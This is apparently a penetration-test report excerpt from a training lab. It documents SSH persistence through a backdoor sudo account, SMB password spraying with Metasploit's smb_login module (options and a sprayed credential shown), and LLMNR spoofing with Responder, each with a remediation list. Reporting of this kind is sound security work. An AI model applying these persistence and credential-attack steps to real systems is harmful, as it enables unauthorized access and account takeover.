
Risk Rating: Critical

Description:
By being able to successfully SSH into msfadmin account and escalating privileges, we could establish persistence by adding an additional port on the SSH service, creating an account called system-ssh, and adding that user to the sudoers group.

Affected Hosts: 172.22.117.150

Remediation:

- Constantly review and take note of users so no unknown users create new accounts
- Review logs of the activity the unknown user has performed
- Delete unknown user accounts
- Look into which ports are open and close any ports that have not been previously approved



```
┌──(root💀kali)-[~]
└─# ssh -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
systemd-ssh@metasploitable:~$ whoami
systemd-ssh
systemd-ssh@metasploitable:~$
```

Password Spraying

Risk Rating: Critical

Description:
Through the password cracking we gained knowledge of some passwords that could be used for password spratong. The password spraying technique utilized the SMB protocol and a Metasploit auxiliary module for SMB logins. As a result we found two machines it was successfully able to log into.
Affected Hosts: 172.22.117.10, 172.22.117.20

Remediation:


- Implement and Audit Incident Response Plan
- Change Organizational Passwords

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   ABORT_ON_LOCKOUT      false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS       false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED      5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS          false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS           false            no        Add all passwords in the current database to the list
   DB_ALL_USERS          false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING      none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH       false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN     false            no        Detect if domain is required for the specified user
   PASS_FILE                              no        File containing passwords, one per line
   PRESERVE_DOMAINS      true             no        Respect a username that contains a domain name.
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST          false            no        Record guest-privileged random logins to the database
   RHOSTS                172.22.117.0/24  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBUser               tstark           no        The username to authenticate as
   STOP_ON_SUCCESS       false            yes       Stop guessing when a credential works for a host
   THREADS               1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                          no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS          false            no        Try the username as the password for all users
   USER_FILE                              no        File containing usernames, one per line
   VERBOSE               true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) >
```




LLMNR Spoofing

Risk Rating: High


Description:
We used a tool called Responder to listen for LLMNR requests and spoof responses to unsuspecting victims on the network. By doing this, we were able to simulate an LLMNR attack and obtain a new set of credentials we did not previously have.

Affected Hosts: 172.22.117.20

Remediation:
- Turn off LLMNR in the group policy editor
- Monitor traffic



MITRE ATT&CK Navigator Map



The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that CS used throughout the assessment.

Legend:

Performed successfully
Failure to perform